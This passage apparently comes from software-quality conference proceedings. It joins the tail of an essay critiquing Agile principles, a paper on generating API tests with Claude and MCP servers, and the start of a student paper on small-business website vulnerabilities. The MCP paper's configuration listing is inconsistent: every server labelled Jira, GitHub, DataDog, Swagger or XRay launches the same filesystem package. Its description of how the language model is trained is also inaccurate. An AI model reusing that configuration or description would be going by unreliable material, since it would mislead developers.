The most efficient and effective method of conveying information to and within a development team is face-to-face conversation.

Now be honest. Do you have co-located teams? Or do you have remote teams or some members that are remote? Then by definition, you cannot be agile. In spite of the fact that many of you will hate me for saying this, I agree with face-to-face conversation as the most effective means of conveying information. I also believe teams are more creative and innovative when they're collaborating with each other in person. But if you don't support that (or can't support that), you aren't really following agile precepts.

Agile methodology supports working software as the primary measure of progress.

Every software development methodology supports the same thing. The only caveat with agile methodology is what you define as “working”.

Agile processes promote sustainable development. The sponsors, developers, and users should be able to maintain a constant pace indefinitely.

Nothing I've ever experienced in regards to companies that say they are agile shops supports this. Most companies choose Scrum (a type of agile methodology) to produce software and most choose two-week “sprints” (blocks of time in which to produce results). The pace that has to be maintained tends to demotivate and burn out staff, unless the only work being done are fixes or tech debt. Developers tend to be optimistic about what they can accomplish in two weeks. That means they have to push, really push, to meet their commitments in a two-week timeframe, often with overtime and a lot of urgency and anxiety around the deadline. They go through that every two weeks with Scrum. It is not sustainable.

Most human beings and teams do better work with some sort of deadline. It's a goal that keeps them moving forward at a good pace. But two weeks is usually an arbitrary and meaningless number; this is usually just pulling a date out of the air for no reason whatsoever. Why would you expect good results from this?

Continuous attention to technical excellence and good design enhances agility.

That is an absolute lie. Technical excellence and good design take more time. It also takes more training. I strongly believe this is part of agile methodology principles because they were written by and largely for technologists and all of them want to incorporate this into what they produce. Excellence, in anything, requires more time, money, and commitment than mediocrity. Do you have a lot of tech debt? Things you should have done but didn't have time to do? Then you don't adhere to this principle. Here's the painful part. Maybe you don't need to in order to be successful. When you think about this, you realize there are many products out on the market, making money, that are neither technically excellent or lessons in good design. They may, however, fill a niche and be valuable regardless.

Simplicity - the art of maximizing the amount of work not done - is essential.

We can likely all agree this is a good idea. Extremely difficult for technologists, though. Overdesign was, is, and will continue to be an issue for technologists. In today's technoscapes, many customer-facing applications are designed by non-technologists who know or collaborate with your customer base. Customer-facing products designed by technologists need strong vetting prior to releasing them to production, or you may end up with a website 12 pages long that your user base abandons after page 3. Fortunately, anyone outside your engineering organizations can “beta” your product to ensure it is fit for use.

Keeping things simple is not really a new or strictly agile concept. If you take a look at what we actually have to work with out in the wired world, it's obvious that “simplicity” isn't necessarily a priority. In addition, consider how companies really work. You may design a product or a suite of products. Your customers love your products. They are the highest-rated products of their type in the world. And yet. And yet. You keep poking at them. Changing them. Tweaking them. Why? Your customers already love them. You're already #1. Is it because you have all these technologists on hand with nothing better

to do? You have nothing better than to spend your money and time fixing something that isn't broken? This is where you can genuinely surge ahead in the field. Spend that time and money on new products. Innovation. Marketing. Anything but messing with something that is already working for you. Most companies indulge in this type of wasteful and largely useless activity. You don't have to be one of them.

The best architectures, requirements, and designs emerge from self-organizing teams.

There are a few agile principles that sound good but are, in practice, really dangerous. This is right up there. This principle simply assumes too much. What makes you think anyone on a given development team can organize as much as their own sock drawer, let alone a team? There are brilliant technologists out there that have difficulties tying their own shoes.

Architectures are usually applied across many teams, not just one, and they don't magically emerge from untrained or inexperienced people. Also, unless your teams include customers, and most do not, what makes you think a development team, which will contain people that hate to document anything, are going to produce the best requirements? What if you have a team that is primarily noobs? Do you really think they will produce the best designs? Have any of them been trained on design? Do you know? The best architectures, requirements, and designs emerge from teams that have the right people in the right roles, organized and run by someone who is experienced and in collaboration with other teams that have a stake in the game.

At regular intervals, the team reflects on how to become more effective, then tunes and adjusts its behavior accordingly.

Every agile team I've ever worked with held retrospectives. Be honest. Do they actually change anything based on those retrospectives? If they produce something valuable to you, great. If, like me, they have always been a well-meaning effort that never resulted in any valuable changes.

2 CONCLUSION

You now have a complete picture of what "agile" is all about. So are you truly agile? Do you want to be? The Agile Manifesto and associated principles might be something you want to follow, but you need some help. Check out the references to get started. Agile can be, and has been, extremely successful for some companies.

But maybe you and your company have evolved beyond the original ideas offered by Agile methodology. So what's next?

Why don't we redefine our methodologies to better reflect what "fast and well-co-ordinated" really means? First, you don't have to do things because those 200 companies over there do things that way. Those companies are not your company. You can forge your own path, define your own processes, and those processes can help your company succeed where others, who then become merely followers, continue to waste their money and their time allegedly conforming to something they'll never conform to. Your process may not be "THE Agile Process". Instead it can be "The (Insert your name here) Company Process". Another thing to mull over is to create the next Great Thing. It's long overdue for a new methodology that benefits the majority and our current technoscape. Maybe our next Great Thing should incorporate business operations in a world that has changed considerably over the past 24 years. Just remember, T-Rex was agile in his day too.

Clinging to something that doesn't work for your company and will never work for your company is not the way to go. Rather than addressing and solving your problems, it reinforces and contributes to bad behaviors and lost revenue. You're just laying a generic happy word across the messy chaos that is your actual existence and calling it handled. It's so much easier to do it that way. Maybe so. It's also much more expensive. Strategize. Innovate.

How do you start? How do you strategize any problem areas? Work with your peers, your employees, and your bosses and find out what does and does not work for them. Take those things that do not work and collaboratively brainstorm solutions to those problems - strategizing ways to fix what does not work. Experiment with those solutions until you find answers that work for your specific organization. Communicate it. Create a methodology that works for you. Move yourself and your company forward and let the rest of the world catch up to you!



References

agilemanifesto.org

agilealliance.org

Data-Driven API Test Case Generation Using AI and Model Context Protocol

Harold Wilson and Joseph Petsche

hwilson@CovertCoders.DEV and Joe@CovertCoders.DEV

Covert Coders LLC

Abstract

In the rapidly evolving landscape of software development, Application Programming Interfaces (APIs) are critical for enabling seamless integration and functionality across diverse systems. Ensuring their reliability and robustness is essential, yet traditional testing methods often struggle with efficiency and comprehensive test coverage, particularly in addressing complex interactions and edge cases. This paper presents an innovative approach that leverages Artificial Intelligence (AI) and Model Context Protocol (MCP) to automate the generation of test cases for APIs. By employing advanced Machine Learning (ML) algorithms and MCP interfaces, our system analyzes API specifications, historical usage patterns, and test data to intelligently generate a diverse and thorough set of test cases. This AI-driven methodology accelerates the testing process and enhances coverage by identifying and addressing edge cases that traditional testing might overlook.

Biography

Harold Wilson is a distinguished software quality assurance professional with extensive experience leading QA teams. His career highlights include serving as a Test and Reliability Consultant for the United States Space Force and as Director of Quality Assurance at Entercom Digital (radio.com). Harold has expertise in software testing, reliability, and security including compliance with PCI and HIPAA standards. Harold has consistently developed robust QA processes from the ground up. He began his career as an Electronics Technician in the United States Navy and is a decorated Gulf War veteran. Harold holds a Bachelor of Science in Computer Science from the College of Santa Fe.

Joseph Petsche is a seasoned Software Architect with over two decades of experience, specializing in automation, integration, and quality assurance. Currently serving as an Automation Architect at EverDriven, he streamlines DevOps pipelines and fosters cross-team collaboration to deliver high-quality software. His career includes automating data flows at WebMD and building resilient software through automated testing at Red Rock Tech Solutions. Joseph is passionate about solving complex problems and ensuring client satisfaction. An avid mountain climber, he approaches challenges with strategic determination. Joseph holds a degree in Computer Science & Engineering from the University of Toledo.

Copyright H. Wilson and J. Petsche 2025

1 Introduction

1.1 Problem Statement and Motivation

The growing complexity of modern API ecosystems presents significant challenges for software quality assurance teams. As Application Programming Interfaces (APIs) have become the backbone of modern software architecture, enabling seamless integration and functionality across diverse systems, the traditional approaches to API testing are increasingly proving inadequate. Manual test case creation faces inherent limitations in scalability and consistency, while coverage gaps in edge-case testing leave critical vulnerabilities undetected. Furthermore, the maintenance overhead associated with traditional test suites becomes prohibitive as API specifications evolve and expand, creating a bottleneck that impedes development velocity and compromises software reliability.

1.2 Research Question and Current State

Existing testing methodologies struggle to keep pace with the rapid evolution of API-driven applications, particularly in addressing complex interactions and identifying subtle edge cases that manual testers might overlook. This gap between testing capabilities and system complexity raises a fundamental research question: How can Artificial Intelligence (AI) and Model Context Protocol (MCP) be leveraged by testers to improve API test case generation efficiency and enhance test coverage? The current state of API testing relies heavily on static, predefined test scenarios that fail to adapt to changing specifications and usage patterns, highlighting the urgent need for intelligent, data-driven approaches that can automatically generate comprehensive and relevant test cases while reducing the burden on testing teams.

2 Background and Related Work

2.1 API Testing Fundamentals

API testing has emerged as a critical component of modern software quality assurance, driven by the exponential growth of web and mobile applications and their significant role in software architecture. Effective API testing methodologies follow a multi-layered approach aligned with the test pyramid concept (Cohn 2009), including unit tests, integration test, and system-level testing coverage. Best practices emphasize the importance of implementing both automated and manual testing strategies (Briggs, et al. 2019), where automated testing provides rapid feedback and regression detection and manual verification offers flexibility and the ability to identify subtle security and business logic issues that automated tools might miss. Organizations are increasingly adopting comprehensive testing techniques including golden or happy path testing (TechTarget 2024) for expected scenarios, edge case testing to validate boundary conditions, smoke testing for basic functionality verification, and combinatorial testing to achieve maximum coverage of parameter combinations.

2.2 API Testing Challenges

API testing faces significant challenges that span technical, organizational, and process-related domains. One of the most prominent is the complexity of maintaining test suites as API ecosystems grow and evolve rapidly, especially in environments where developers can deploy code changes to production in Continuous Integration / Continuous Deployment (CI/CD) environments. This acceleration creates pressure for test frameworks to keep pace with development velocity while maintaining comprehensive coverage. This challenge is compounded by the difficulty of achieving effective test automation repeatability.

Environmental consistency presents another major pain point for testers. Testing teams frequently encounter issues where breaking changes introduced in development environments go undetected until late in the development cycle. This is because tests run in different environments can generate indeterministic behavior. Organizations often face the dilemma of balancing automated testing coverage with the resource-intensive nature of comprehensive feature testing. Teams also struggle with the selection and evaluation of testing tools from an overwhelming marketplace of solutions. This leads to decision paralysis and tool choices that often fail to meet organizational needs for features, price, ease of use, community support, and automation capabilities.

2.3 Artificial Intelligence in Software Testing

AI and ML represent a revolutionary approach to automating software testing that mimics how humans learn and make decisions. Think of AI as teaching a computer that behaves intelligently. ML, which is a subset of AI, is the science of getting computers to learn and improve their performance without being explicitly programmed for every possible scenario (MIT Sloan. 2021). AI addresses a fundamental limitation of traditional automated testing: current test scripts are rigid, break easily when applications change, and cannot adapt to new situations the way human testers can. AI-driven testing solutions can perceive application states, act intelligently based on what they observe, and uncover defects through learned behavior rather than pre-written instructions.

AI, a Large Language Model (LLM), serves as the intelligent core of the test generation system, using Claude AI advanced natural language processing and reasoning capabilities to analyze API specifications and generate comprehensive test cases. The engine employs a multi-layered neural network architecture that processes API documentation through both supervised and unsupervised learning approaches (Hou, Xinyi, et al. 2025). The supervised learning component is trained using historical test data and API specification patterns, enabling the system to recognize common endpoint structures to generate testing scenarios. Meanwhile, the unsupervised learning mechanisms excel at discovering edge cases and unusual parameter combinations that traditional testing approaches may miss.

2.4 Model Context Protocol

The MCP Server integration layer, shown in Figure 1, bridges the gap between various API specification formats and the AI engine's processing components. The MCP layer supports OpenAPI specifications directly (APImatic. 2023). The MCP Servers allow the AI to implement intelligent context extraction mechanisms that capture not just the structural information from API specifications but also the relationships between endpoints, data dependencies, and business logic patterns.




Figure 1: MCP Architecture Layers

Advanced parsing capabilities if the AI include support for complex authentication schemes, nested parameter structures, and conditional request/response patterns that are often found in enterprise API environments. The integration layer also features dynamic content adaptation, where it can adjust its parsing strategies based on the quality and completeness of the source documentation, simultaneous testing of both the delivered API and its associated documentation.

2.5 API Testing Approach

For this research we used the JEST Test Execution framework. This tool is effectively native to our development environment, VS Code. The JEST test execution framework provides a robust and scalable foundation for running AI-generated test cases. JEST offers a JavaScript-based testing environment that implements an emphasis on modularity, maintainability, and extensibility while supporting both synchronous and asynchronous API testing patterns. The framework features intelligent test parallelization capabilities that can dynamically adjust execution based on API endpoint characteristics and system load, significantly reducing overall test execution time while maintaining test isolation and preventing interference between concurrent test runs (Jest Team. 2025). The JEST integration includes custom packages specifically designed for API testing scenarios. This enables more expressive and readable test case assertions and provides detailed failure diagnostics when tests do not pass.

The results analysis and reporting system implements a flexible, multi-tiered approach that accommodates both generic JSON-based output for broad compatibility and specialized integration with Jira Xray for enterprise test management workflows. The specialized Jira Xray integration provides connectivity to enterprise test management processes, automatically creating test execution records, updating test case statuses, and generating requirements traceability matrices that link API testing results back to business requirements in Jira.

3 Methodology

3.1 System Architecture

The test bench and technical stack consist of the following components: Microsoft Azure web hosted environment, Hosted servers to execute the JavaScript automation code, Claude with Sonnet 4 Desktop Application, and Jira test case management for reporting. The test bench is integrated with the following components via direct custom connection to MCP agent/servers: Swagger API Documentation, Actual API endpoints to be tested, log servers, Jira, and the Jira Xray testing plugin.

The data flow and processing pipeline follows two paths. In the first path, See Figure 3, the prompted AI generates test cases based on the current state of the system to be tested, which is based on inputs from Swagger, log servers, load balancers, existing test cases and user stories in Jira, and other documentation from the release i.e. readme files and Claude markdown files, ..., etc. The second path, see Figure 2, is the actual test case execution driven by the JEST test case execution framework. In this path, generated test cases and existing test cases are executed against the API's to be tested, and the results of testing are sent to Jira Xray.

3.2 MCP Integration

The MCP interface implements a standardized protocol that abstracts the complexities of direct API specification parsing while providing Claude Sonnet with structured, contextual information about the target APIs. The implementation featured a bidirectional communication system where the MCP server can dynamically load and parse Swagger/OpenAPI documents, transforming them into a normalized context format that Claude Sonnet can efficiently process. Authentication and security considerations for the API are built into the MCP layer.

The context extraction process represents a sophisticated analysis engine that transforms static Swagger documentation into understandable tokens suitable for AI-driven test case generation. The system performs multi-layered parsing that goes beyond simple structural interpretation to understand the relationships between API endpoints, parameters, and business logic patterns. The extraction engine analyzes endpoint hierarchies to identify logical groupings and dependencies, recognizing patterns such as Create, Read Update, and Delete (CRUD) operations, pagination schemes, and nested resource relationships that inform comprehensive test scenario development. Parameter analysis includes deep inspection of data types, validation constraints, enumeration values, and format specifications, while also identifying implicit relationships between parameters across different endpoints that might indicate workflow dependencies or data consistency requirements.




Figure 2: Test Execution Environment

Claude Sonnet's reasoning capabilities combined with extracted API context create intelligent, realistic test data. The system implements an approach that combines constraint-based test case generation, pattern recognition, and business logic understanding to produce comprehensive test datasets. The generator analyzes parameter schemas to understand not just basic data types but, also parameter meaning, generating values that respect format constraints, enumeration limits, and cross-parameter dependencies while creating both valid and invalid inputs for comprehensive positive and negative test case coverage. MCP agents and servers obtain context specific data for testing i.e., car makes and models and state, county and school district names and specific addresses.




Figure 3: Test Case Generation

3.3 Test Case Generation and Data Flows

Both test case generation data flows are orchestrated as GitHub Actions using YAML files as implementation and execution scripts. Additional guidance on test case development was provided to Claude AI via Claude's markdown files and a Claude's command folder embedded in the test automation source code. The code block, see Listing 1, shows the Claude configuration JSON file for implementing the servers in Figure 2

```
{
  "mcpServers": {
    "Jira": {"command": "npx",
              "args": ["-y", "@modelcontextprotocol/server-filesystem",
                       "~/MCP_SERVERS"],
              "env": {"NODE_ENV": "staging"}},
    "GitHub": {"command": "npx",
               "args": ["-y", "@modelcontextprotocol/server-
filesystem", "~/MCP_SERVERS"],
               "env": {"NODE_ENV": "staging"}},
    "DataDog": {"command": "npx",
                "args": ["-y", "@modelcontextprotocol/server-
filesystem", "~/MCP_SERVERS"],
                "env": {"NODE_ENV": "staging"}},
    "Swagger": {"command": "npx",
                "args": ["-y", "@modelcontextprotocol/server-
filesystem", "~/MCP_SERVERS"],
                "env": {"NODE_ENV": "staging"}},
    "XRay": {"command": "npx",
              "args": ["-y", "@modelcontextprotocol/server-
filesystem", "~/MCP_SERVERS"],
              "env": {"NODE_ENV": "staging"}}
  }
}
```

Listing 1: Configuration file used to integrate MCP servers with the Claude Client Desktop Application

Keyword descriptions:

- **"filesystem"**: Name for the server that will appear in the Claude Desktop user interface.
- **"command"**: "npx": Interpreter or another tool used to run the server.
- **"-y"**: Automatically confirms the installation integration of the server package.
- **"@modelcontextprotocol/server-filesystem"**: Package name of the Filesystem Server.
- **Additional optional arguments**: Directories the server is allowed to access.

Note: If your configured server fails to load, and logs indicate an error referring to \${APPDATA} within a path, you may need to add the expanded value of \${APPDATA}.

4 Experimental Design and Evaluation

4.1 Evaluation Methodology

The hypothesis is that using AI tools like Claude would improve the performance of the QA Team leading to better testing with fewer resources. To prove this hypothesis, we needed to baseline the team's existing performance using traditional manual testing and test automation scripts written by Software Development Engineer in Test (SDET's). Then we compare the performance using AI tooling to the traditional testing approach. The delta between the two become the AI performance enhancement metric that could be measured over time to estimate future performance of the team. The API features have an easily quantifiable test space and coverage metrics.

The following attributes measure the performance of the team's ability to test APIs without AI tooling this includes overall endpoint coverage as a percentage; test cases developed per week, test cases executed per week, creation of new defects, and validation of fixed defects. We are specifically not measuring the quality of the delivered code i.e. defect density. Our initial performance benchmarks a listed in Table 1.

Table 1: Team Performance Metrics

	Manual Tests Without AI	Manual Tests Using AI	Automated Tests Without AI	Automated Tests Using AI
Test Cases Developed Per Week	15	42	5	12
Test Cases Executed Per Week	77	77	356	356
Defects Created Per Week	2	3	0	2
Defects Validated Per Week	1	1	0	0
Coverage	45%	55%	75%	78%

4.2 Test Environments

The testing environment consists of the target of evaluation (the thing to be tested) in this case a set of API end points around a particular service and the test automation stack which is largely Postman tests driven by Newman driven by JEST. Manual testing is accomplished by manually executing Postman collections or Curl commands, see Figure 4. There are additional security components related to authorization that are not addressed in this paper.




Figure 4: Manual Test Case Execution

4.3 Experiment Metrics and Data Collection

The following metrics were captured for both the initial baseline (without A.I. tooling) and approximately a month later with A.I. tooling. See Table 2 for details and comparisons of test case generation speed metrics, Coverage improvement measures, edge case discovery rates, and false positive/negative analysis. For these metrics, the term coverage is defined as providing a test case for each scenario in a given feature.

Table 2: Test Case Comparisons Traditional vs. AI Enhanced

	Manual Tests Without AI	Manual Tests Using AI	Automated Tests Without AI	Automated Tests Using AI
Happy Path Test Cases	111	220	432	450
Negative Test Cases	217	250	545	562
Edge Cases	0	3	35	72
Performance	0	0	5	7
Security	0	0	14	21
False Positives	2	5	0	10
Coverage	45%	55%	75%	78%

5 Results and Analysis

5.1 Summary

We observed an overall increase in the team's ability to generate and execute test cases when leveraging AI. However, manual test executions were not impacted by the use AI. There was a measurable amount of false positive test results when relying on AI requiring manual validation.

5.2 Qualitative Analysis

While there was no appreciable increase in the overall quality of the product being tested, this is based on a definition of quality related to the defects detected in the final production environment and reported by the end users. The QA Team was able to demonstrate an increase in automated and manual test cases developed. Specifically in the areas of edge cases and test cases addressing security vulnerabilities i.e. HTTP parameter injection and insecure deserialization. See Table 2 for details.

5.3 Quantitative Analysis

Test case generation and test coverage metrics comparing traditional automated testing solutions and manual testing against testing solutions leveraging AI are listed in Table 1. Overall, the team was able to produce thirty-four more test cases per week. However, the number of false positives increased dramatically. In our exercises, AI had no impact on the team's ability to execute test cases either manual or automated.

6 Conclusions

6.1 Key Finding

The current state of AI, as of August 2025, shows that API testing can be a valuable addition to existing testing methods. However, most of the efficiencies gained by leveraging AI were offset by correcting AI's fabrication or Synthetic misinformation. Given Moore's Law of AI (METR 2025) that shows AI's capabilities doubling every seven months, it is expected that AI will be providing more value for the API tester and software testers in general in the very near future.

While AI can increase the number of test cases being developed by a test team, there was no impact on the overall quality of the product delivered and there was only a minimal impact on the team's efficiency. Any efficiency gains realized by leveraging AI in generating test cases were offset by tracking down and troubleshooting false positives.

When the user stories provided to the AI were written using the Gherkin Syntax (Matt Wynne, et al. 2017), AI generated better test cases. The structured description of features and scenarios in user stories appeared to generate higher quality test cases and yielded fewer false positives in later testing.

It is important to note that the AI did provide valuable security tests that the QA Team did not have coverage for in their existing suite of tests. Specifically, the AI suggested and created test cases for Indirect Deserialization vulnerabilities (OWASP Foundation 2025) with multiple API endpoints.

6.2 Lessons Learned

- For now, the best use of AI tooling in API testing is in manual test case generation. The AI was able to discover edge cases that the team had not thought of and provided valuable security tests.
- Connecting the AI to the API's Swagger documentation enabled the AI to generate a large volume of new test cases providing substantial labor efficiencies in test case generation.
- Connecting the IA to the log server did not appear to impact the AI's ability to generate new test cases.

6.3 Limitations, Constraints and Challenges

The support community for Model Context Protocol is chaotic and largely disorganized. MCP is an emerging industry standard that only a few AI vendors support as of August 2025. This necessitated the sole use of Claude AI for our AI tooling and MCP server setup and configuration. It is also almost impossible to keep pace with the pace of AI products, features, and innovations in the AI ecosystem. The implication is that newer and better products may exist in the marketplace that we were unaware of.

6.4 Organizational Impact

The API tested in the six-week period (spanning three agile sprints) showed no measurable increase in overall quality. Neither the defects found in our production environment, nor the defect density changed as a result of leveraging AI. However, we have positioned the organization to take full advantage of AI as it develops over time linking AI's improvement to our own.

References

- Cohn, Mike. 2009. *Succeeding with Agile: Software Development Using Scrum*. Addison-Wesley Professional.
- Briggs, K., Santiago, D., Adamo Jr., D., Daye, P., & King, T. M. (2019). Semi-Autonomous, Site-Wide A11Y Testing Using an Intelligent Agent. *PNSQC Conference Proceedings*, 356.
- TechTarget. 2024. "What is Happy Path Testing? | Definition from TechTarget." <https://www.techtarget.com/searchsoftwarequality/definition/happy-path-testing> (accessed August 2, 2025).
- MIT Sloan. 2021. "Machine learning, explained." *MIT Sloan Ideas Made to Matter*, April 21. <https://mitsloan.mit.edu/ideas-made-to-matter/machine-learning-explained> (accessed August 2, 2025)
- Hou, Xinyi, et al. 2025. "Model Context Protocol (MCP): Landscape, Security Threats, and Future Research Directions." arXiv:2503.23278 [cs.CR], Cornell University. <https://arxiv.org/abs/2503.23278>
- APImatic. 2023. "Top API Specification Trends: 2019-2022." *APImatic Blog*, December 18. <https://www.apimatic.io/blog/2022/03/top-api-specification-trends-2019-2022> (accessed August 4, 2025)
- Jest Team. 2025. "Jest: Delightful JavaScript Testing." *Jest Documentation*. <https://jestjs.io/> (accessed August 2, 2025)

OWASP Foundation. "Insecure Deserialization." *OWASP Community Vulnerabilities*. Available at: https://owasp.org/www-community/vulnerabilities/Insecure_Deserialization (accessed August 13, 2025)

METR. (2025, March 19). Measuring AI Ability to Complete Long Tasks. *METR Blog*. <https://metr.org/blog/2025-03-19-measuring-ai-ability-to-complete-long-tasks/> (Accessed August 20, 2025)

Matt Wynne, Aslak Hellesoy, and Steve Tooke. *The Cucumber Book*. 2nd ed., Pragmatic Bookshelf, 2017.

Digital Blind Spots: A Field Study of Common Website Insecurities in Small Businesses

Lucas Zhang, Zhi Qu, Andrew Ma, Russell Xue, Nicholas Peng, Alan Kang

lucas.zhang@youthcyberdefender.org

Abstract

Small businesses are increasingly targeted by cyberattacks, yet they often lack the resources to invest in professional security assessments, leaving them vulnerable to common yet critical threats. This paper presents findings from student-led security evaluations guided by the Educational Cybersecurity Assessment Framework for Small Businesses (ECAF), a streamlined process for conducting authorized, community-driven assessments. This paper reveals four prevalent and high-impact vulnerabilities uncovered in real-world assessments, including uncensored file uploads, improper authorization, insecure data at rest, and SQL injections, and provides actionable remediation strategies. These case studies illustrate the critical yet often overlooked security challenges small businesses face. This paper will help developers to quickly identify common vulnerabilities on small business websites, improve application quality by fixing these issues before being exploited by cyber attackers.

Biography

The authors are high school students from the Portland Metro Area and members of Youth Cyber Defender, a 501(c)(3) non-profit organization dedicated to youth cybersecurity education and service. They all have cybersecurity training for 3-5 years and have participated in cybersecurity competitions such as CyberPatriot and picoCTF. In the past two years, they focused their efforts on helping secure local businesses from cyberattacks.

1 Introduction

The student authors of this paper have developed their interests in cybersecurity since 2021. During one of the early training sessions, a small business owner concerned about his online presence approached us and wondered if we could help him secure his environment. This sparked a mission for us—to help small businesses vulnerable to cyberattacks with accessible testing while educating the next generation of cybersecurity professionals. Since then, Youth Cyber Defender and its members have conducted multiple cybersecurity assessment tests on small businesses, through which we have found common, easily exploitable, and critical vulnerabilities across the websites of small businesses.

This paper is organized as follows: firstly, this paper will overview of the background and motivations for our work, the framework with which we followed, and then discuss examples of four categories of common vulnerabilities: abusable file upload, improper authorization, insecurities of data at rest, and risk of SQL injection. Finally, the paper ends with a conclusion and future work.

2 Background and Motivation

Nowadays, cybersecurity attacks are commonplace in news headlines. Most attacks in the news are associated with large companies or government agencies. It is daunting to read about millions of users' data compromised from a data breach or millions of dollars lost from ransomware. Every year, large companies and the government increase their budget and hire cybersecurity professionals to improve their cybersecurity defenses.

However, the cybersecurity risks associated with small businesses are dangerously overlooked or ignored. Small businesses employ nearly half of the American workforce and represent 43.5% of America's GDP, according to the U.S. Chamber of Commerce. They are the backbone of local economic ecosystems. Due to the constraints of resources, small business owners often hire inexperienced developers or support staff to build their websites with open-source software, default out-of-the-box configurations, insufficient validation testing, and a lack of security integrated into the design.

A 2023 Business Impact Report: Small Businesses and Cyberattacks from Tripwire found 73% of small business owners and leaders reported experiencing data breaches or cyberattacks. Studies conducted by other organizations report other alarming facts:

- Nearly 43% of cyberattacks are targeted at small businesses (SMB).
- Only 14% of these SMBs are prepared to face such an attack.
- On average, SMBs spend between \$826 and \$653,587 on cybersecurity incidents.


To enhance systems' security, the best practices in the cybersecurity industry call for a security assessment or penetration testing with the purpose of discovering potential security vulnerabilities that could be exploited by hackers. Both tests simulate a cyberattack designed to evaluate the security of a system, network, or application. It involves authorized attempts to identify vulnerabilities and exploit weaknesses, mimicking the tactics of malicious attackers, but without causing harm. However, the cost for this type of professional service, ranging from \$5,000 to hundreds of thousands of dollars, is beyond the budget for most small businesses.

